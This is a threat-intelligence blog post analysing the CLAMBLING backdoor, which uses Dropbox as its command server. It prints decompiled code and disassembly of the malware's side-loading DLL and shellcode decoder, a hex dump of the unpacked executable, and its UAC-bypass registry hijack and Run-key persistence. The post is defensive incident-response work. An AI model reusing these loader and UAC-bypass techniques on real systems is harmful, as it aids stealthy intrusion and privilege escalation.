# 詮睿科技Talent-Jump Technologies, Inc

talent-jump.com/article/2020/02/17/CLAMBLING-A-New-Backdoor-Base-On-Dropbox-en/

## CLAMBLING - A New Backdoor Base On Dropbox (EN)

#DRBControl #Malware #APT #IncidentResponse Post on Feb 17 2020
By **Theo Chen, Zero Chen**
中文版本

In July 2019, one of our customer's company suffering the APT attack and we start the investigation immediately. During the investigation we found a brand new backdoor sample, which implements lots of features by using Dropbox API, using Dropbox like a C&C server. After the reverse engineering, we extract the Dropbox token used by the sample, dig into Dropbox folder, and reveal the whole functional structure.


> The report is co-authored with Trend Micro.
>
> Kenney Lu, Daniel Lunghi, Cedric Pernet, and Jamz Yaneza. (17 February 2020). Trend Micro. "Operation DRBControl - Uncovering A Cyberespionage Campaign Targeting Gambling Companies In Southeast Asia"

## First Stage Infection

The threat actor uses Windows Defender Core Process `MsMpEng.exe` which has a legal digital signature to load the malicious DLL file. Load the shellcode from the payload file then release the final malicious executable to complete the first stage infection.

During the investigation, we found a total of 8 different loader's filenames [Appendix 1] renamed from `MsMpEng.exe` and placed at `C:\ProgramData\Microsoft` in its separated folder. The loader is just called the function `ServiceCrtMain` imported from `mpsvc.dll` .


The malicious DLL file `mpsvc.dll` has two types [Appendix 2]. The older type will try to read shellcode from payload file `English.rtf` , decode and decompress the content using `RtlDecompressBuffer` to release the final executable (Figure 1).



```
        flag = (longlong)(int)file_buf[1];
        payload_buf_ptr = *file_buf;
        if (0 < flag) {
          cursor = file_buf + 3;
          do {
            uVar7 = index >> 0x1f & 3;
            uVar2 = index + uVar7 & 3;
            iVar3 = uVar2 - uVar7;
            if (uVar2 == uVar7) {
              payload_buf_ptr = payload_buf_ptr + (payload_buf_ptr >> 1);
LAB_18000147f:
              payload_buf_ptr = payload_buf_ptr * -3;
LAB_180001488:
              payload_buf_ptr = payload_buf_ptr - (payload_buf_ptr >> 3);
            }
            else {
              if (iVar3 == 1) goto LAB_18000147f;
              if (iVar3 == 2) goto LAB_180001488;
            }
            payload_buf_ptr = payload_buf_ptr * 0x11;
            index = index + 1;
            *(byte *)cursor = *(byte *)cursor ^ (byte)payload_buf_ptr;
            cursor = (uint *)((longlong)cursor + 1);
            flag = flag + -1;
          } while (flag != 0);
        }
```

Figure 1. Older type of mpsvc.dll

The newer one has a different way to start the infection. There is a piece of shellcode hard-coded in the `mpsvc.dll`, after decoding the shellcode from `mpsvc.dll`, it will inject and execute to load the shellcode from `mpsvc.mui` (Figure 2), which will release the final executable and inject into the process.




```
shellcode[645] = 0x50;
shellcode[646] = 0x4c;
shellcode[647] = 0x51;
shellcode[648] = 0x6e;
shellcode[649] = 0x4f;
shellcode[650] = 0x50;
shellcode[651] = 0x52;
shellcode[652] = 0xca;
local_res18[0] = 0;
process_cmd_line_ptr = GetCommandLineW();
shellcode_size = 653;
VirtualProtect(shellcode,653,0x40,local_res18);
shellcode_ptr = shellcode;
do {
  shellcode_size = shellcode_size + -1;
  *shellcode_ptr = (*shellcode_ptr - 0xf ^ 0xf) + 0xf;
  shellcode_ptr = shellcode_ptr + 1;
} while (shellcode_size != 0);
(*(code *)shellcode)(DAT_180004000,process_cmd_line_ptr);
ExitProcess(0);
```

Figure 2. Newer type of mpsvc.dll

Both of these two types of `mpsvc.dll` will release a full functional backdoor, which can connect to the C&C server. But the final executable released by a newer type of `mpsvc.dll` has some upgrade, including the function to interact with Dropbox API. The following article will focus on the malicious executable released by the newer type of `mpsvc.dll`.


The hardcoded shellcode in a newer type of `mpsvc.dll` will first allocate 0x80000 bytes of memory space. Getting the current module's full path and replace the extension `dll` to `mui` and read the shellcode in this `mui` file, then jump to the base address of `mui` file plus its first byte. (Figure 3)



```
0F85 2EFFFFFF              jne 11F8F8
4C:8BA424 C8010000         mov r12,qword ptr ss:[rsp+1C8]
83A424 C0010000 00         and dword ptr ss:[rsp+1C0],0
33C9                       xor ecx,ecx
BA 00000800                mov edx,80000
44:8D49 40                 lea r9d,qword ptr ds:[rcx+40]           r9d:L"\"C:\\Users\\Administra
41:B8 00100000             mov r8d,1000
41:FFD5                    call r13                                VirtualAlloc
45:33ED                    xor r13d,r13d
48:8BF8                    mov rdi,rax
48:85C0                    test rax,rax
75 14                      jne 11F9FD
48:8B8C24 C0010000         mov rcx,qword ptr ss:[rsp+1C0]
FFD5                       call rbp
B8 04000000                mov eax,4
E9 AC000000                jmp 11FAA9
48:8B8C24 B0010000         mov rcx,qword ptr ss:[rsp+1B0]
48:8D5424 50               lea rdx,qword ptr ss:[rsp+50]
41:B8 04010000             mov r8d,104
41:FFD6                    call r14                                GetModuleFileNameA
85C0                       test eax,eax
75 0A                      jne 11FA21
B8 03000000                mov eax,3
E9 88000000                jmp 11FAA9
45:33C9                    xor r9d,r9d                             r9d:L"\"C:\\Users\\Administra
48:98                      cdqe
4C:896C24 30               mov qword ptr ss:[rsp+30],r13
48:8D4C24 50               lea rcx,qword ptr ss:[rsp+50]
45:8D41 01                 lea r8d,qword ptr ds:[r9+1]
BA 00000080                mov edx,80000000
44:896C24 28               mov dword ptr ss:[rsp+28],r13d
C74404 4D 6D756900         mov dword ptr ss:[rsp+rax+4D],69756D
C74424 20 03000000         mov dword ptr ss:[rsp+20],3
41:FFD7                    call r15                                CreateFileA
48:8BF0                    mov rsi,rax
48:83F8 FF                 cmp rax,FFFFFFFFFFFFFFFF
74 99                      je 11F9E3
4C:8D8C24 C0010000         lea r9,qword ptr ss:[rsp+1C0]
41:B8 00000800             mov r8d,80000
48:8BD7                    mov rdx,rdi
48:8BC8                    mov rcx,rax
4C:896C24 20               mov qword ptr ss:[rsp+20],r13
FF5424 40                  call qword ptr ss:[rsp+40]              ReadFile
48:8BCE                    mov rcx,rsi
FFD5                       call rbp                                CloseHandle
44:0FB75F 02               movzx r11d,word ptr ds:[rdi+2]
0FB707                     movzx eax,word ptr ds:[rdi]
4C:8B8C24 B8010000         mov r9,qword ptr ss:[rsp+1B8]           [rsp+1B8]:L"\"C:\\Users\\Admi
4C:03DF                    add r11,rdi
48:03C7                    add rax,rdi
45:33C0                    xor r8d,r8d
49:8BD4                    mov rdx,r12
48:8BCB                    mov rcx,rbx
4C:895C24 20               mov qword ptr ss:[rsp+20],r11
FFD0                       call rax
EB 05                      jmp 11FAA9
B8 01000000                mov eax,1
48:81C4 68010000           add rsp,168
```

Figure 3. Decoded shellcode in mpsvc.dll

In the end, the shellcode in `mpsvc.mui` has another different piece of hard-coded bytes, which will decompress by `RtlDecompressBuffer` to the final malicious executable (Figure 4).



```
Address           Hex                                              ASCII
00000000001D0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000000001D0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000000001D0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000001D0030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
00000000001D0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000000001D0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000000001D0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000000001D0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000000001D0080  2C 74 0B 07 68 15 65 54 68 15 65 54 68 15 65 54  ,t..h.eTh.eTh.eT
00000000001D0090  D5 5A F3 54 69 15 65 54 61 6D E1 54 41 15 65 54  ÕZóTi.eTamáTA.eT
00000000001D00A0  61 6D E6 54 20 15 65 54 61 6D F0 54 62 15 65 54  amæT .eTamðTb.eT
00000000001D00B0  4F D3 1E 54 7D 15 65 54 68 15 64 54 50 14 65 54  OÓ.T}.eTh.dTP.eT
00000000001D00C0  61 6D EF 54 4E 15 65 54 61 6D F4 54 69 15 65 54  amïTN.eTamôTi.eT
00000000001D00D0  52 69 63 68 68 15 65 54 00 00 00 00 00 00 00 00  Richh.eT........
00000000001D00E0  00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00  ........PE..d...
00000000001D00F0  E9 B5 5F 5E 00 00 00 00 00 00 00 00 F0 00 22 00  éµ_^........ð.".
00000000001D0100  0B 02 09 00 00 CC 01 00 00 32 01 00 00 00 00 00  .....Ì...2......
00000000001D0110  64 5E 01 00 00 10 00 00 00 00 00 40 01 00 00 00  d^.........@....
00000000001D0120  00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00  ................
00000000001D0130  05 00 02 00 00 00 00 00 00 30 03 00 00 04 00 00  .........0......
00000000001D0140  00 00 00 00 02 00 40 81 00 00 10 00 00 00 00 00  ......@.........
00000000001D0150  00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00  ................
00000000001D0160  00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00  ................
00000000001D0170  00 00 00 00 00 00 00 00 94 3B 02 00 DC 00 00 00  .........;..Ü...
00000000001D0180  00 00 00 00 00 00 00 00 00 00 03 00 0C 18 00 00  ................
00000000001D0190  00 00 00 00 00 00 00 00 00 20 03 00 E0 02 00 00  ......... ..à...
00000000001D01A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000001D01B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000001D01C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000001D01D0  00 E0 01 00 80 09 00 00 00 00 00 00 00 00 00 00  .à..............
00000000001D01E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000001D01F0  2E 74 65 78 74 00 00 00 4E CB 01 00 00 10 00 00  .text...NË......
00000000001D0200  00 CC 01 00 00 04 00 00 00 00 00 00 00 00 00 00  .Ì..............
00000000001D0210  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .... ..`.rdata..
00000000001D0220  80 7A 00 00 00 E0 01 00 00 7C 00 00 00 D0 01 00  .z...à...|...Ð..
00000000001D0230  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000000001D0240  2E 64 61 74 61 00 00 00 18 95 00 00 00 60 02 00  .data........`..
00000000001D0250  00 70 00 00 00 4C 02 00 00 00 00 00 00 00 00 00  .p...L..........
00000000001D0260  00 00 00 00 40 00 00 C0 2E 70 64 61 74 61 00 00  ....@..À.pdata..
00000000001D0270  0C 18 00 00 00 00 03 00 00 1A 00 00 00 BC 02 00  .............¼..
00000000001D0280  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000000001D0290  2E 72 65 6C 6F 63 00 00 A2 05 00 00 00 20 03 00  .reloc..¢.... ..
```

Figure 4.


The final malicious executable in buffer.

## Sample Analysis

The final malicious executable sample we extracted has numerous features. Here is the analysis of some major functions.

### Bypass UAC

This sample can bypass UAC via .NET. It is not a new technique which was disclosed in 2017 [1], the threat actor only changes the GUID to `9BA94120-7E02-46ee-ADC6-10640B04F93B` (Figure 5) and specify the location of DLL file which will load by the .NET application in the elevated process.




```
wsprintfW(&UACRegKey,L"%s\\%s\\%s",L"Software\\Classes\\CLSID",
          L"{9BA94120-7E02-46ee-ADC6-10640B04F93B}",L"InProcServer32");
LoadSystemLibrary();
set_result = SetRegKeyValue((HKEY)0xffffffff80000001,&UACRegKey,(LPCWSTR *)&WindowName,
                            (BYTE *)&passuac_dll,DVar2,1);
uVar3 = set_result & 0xffffffff;
if ((int)set_result == 0) {
  str_len = lstrlenW(L"Apartment");
  LoadSystemLibrary();
  set_result = SetRegKeyValue((HKEY)0xffffffff80000001,&UACRegKey,(LPCWSTR *)L"ThreadingModel",
                              (BYTE *)L"Apartment",str_len * 2 + 2,1);
  uVar3 = set_result & 0xffffffff;
  if ((int)set_result == 0) goto LAB_140006e50;
}
```

Figure 5. Code snippet of bypass UAC.

## Persistence


There are two ways to persist. Register as a startup program in `HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run` if it has no privileged (Figure 6). Otherwise, it will register itself as a system service (Figure 7).



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| WinDRM | REG_SZ | "C:\ProgramData\Microsoft\DRM\Server\WinDRM.exe" -P |

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Figure 6. Register as a start program.


